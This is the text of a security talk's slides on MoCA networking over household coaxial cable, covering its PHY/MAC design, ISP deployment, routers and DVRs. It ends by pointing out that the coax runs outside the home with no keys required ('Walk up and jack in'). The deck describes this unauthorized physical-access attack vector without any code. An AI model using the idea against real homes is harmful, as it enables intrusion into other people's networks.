Raspberry MoCA

A recipe for compromise

Your Presenter

Andrew Hunt

Graduate student at George Mason University

ahunt5@masonlive.gmu.edu

The views presented in this talk do not reflect the views of my employer. It is an independent work.

Media over Coaxial Alliance

- A bunch of media companies got together
- How to make use of widely deployed coaxial cabling to deliver content?
  - o Shielded
  - o Lots of frequency bandwidth
  - o Carries signal 500 feet
- PHY/MAC specification
- Creates a network of the coaxial bus
- Delivers guaranteed bandwidths at certain distances

plastic jacket

dielectric insulator

metallic shield

centre core

What does MoCA look like?

MoCA Operation: PHY

- PHY is the coaxial cable
- Frequencies & signaling
  - Orthogonal Frequency Division Multiplexing
  - WAN and LAN channel sets

MoCA Operation: MAC

- Media Access Control
  - o Scheduled frames
  - o Master node controller
  - o Time Division Multiple Access
  - o Assured speeds

PHY Rate (Mbps)	Minimum MAC Rate (Mbps)
≥275	139.87
250	130.78
225	119.45
200	107.74
175	95.64
150	81.98
125	68.32
100	54.65
75	39.82

MoCA, definitely caffeinated

- HDTV requirements
- Guaranteed speeds
- Enables 'triple play'
- Desired by ISPs

More prevalent than Starbucks

- Most consumers don't even know they have it
- North American and European service providers already deploy it
- In other words, just about every broadband installation
  - o FIOS
  - o Cable/Xfinity
  - o Dish/Satellite
  - o DVR
  - o STB

The Wall Wart

- Optical cable run from the neighborhood splitter to the home
- Optical Network Terminator (ONT) installed on the exterior of the home
 - o Bridges the fiber to coaxial or CAT5 cable
  - o ISP prefers coaxial → MoCA

MoCA Inside

- Actiontec Router
  - ○ SPI firewall
  - ○ NAT router
    - ▪ LAN - WAN
 - ○ 2 MoCA nodes (NC)
  - ○ MoCA-to-Ethernet bridge

- Digital Video Recorder
  - ○ MoCA networking on board
 - ○ Depends on Actiontec router
    - ▪ Time sync
    - ▪ TV channel data

# Let's draw that out a little more

No Keys Required

OH SNAP!

Remember, MoCA looks like this?

DOUBLE SNAP! IT'S OUTSIDE!

ATTACK HERE

Walk up and jack in

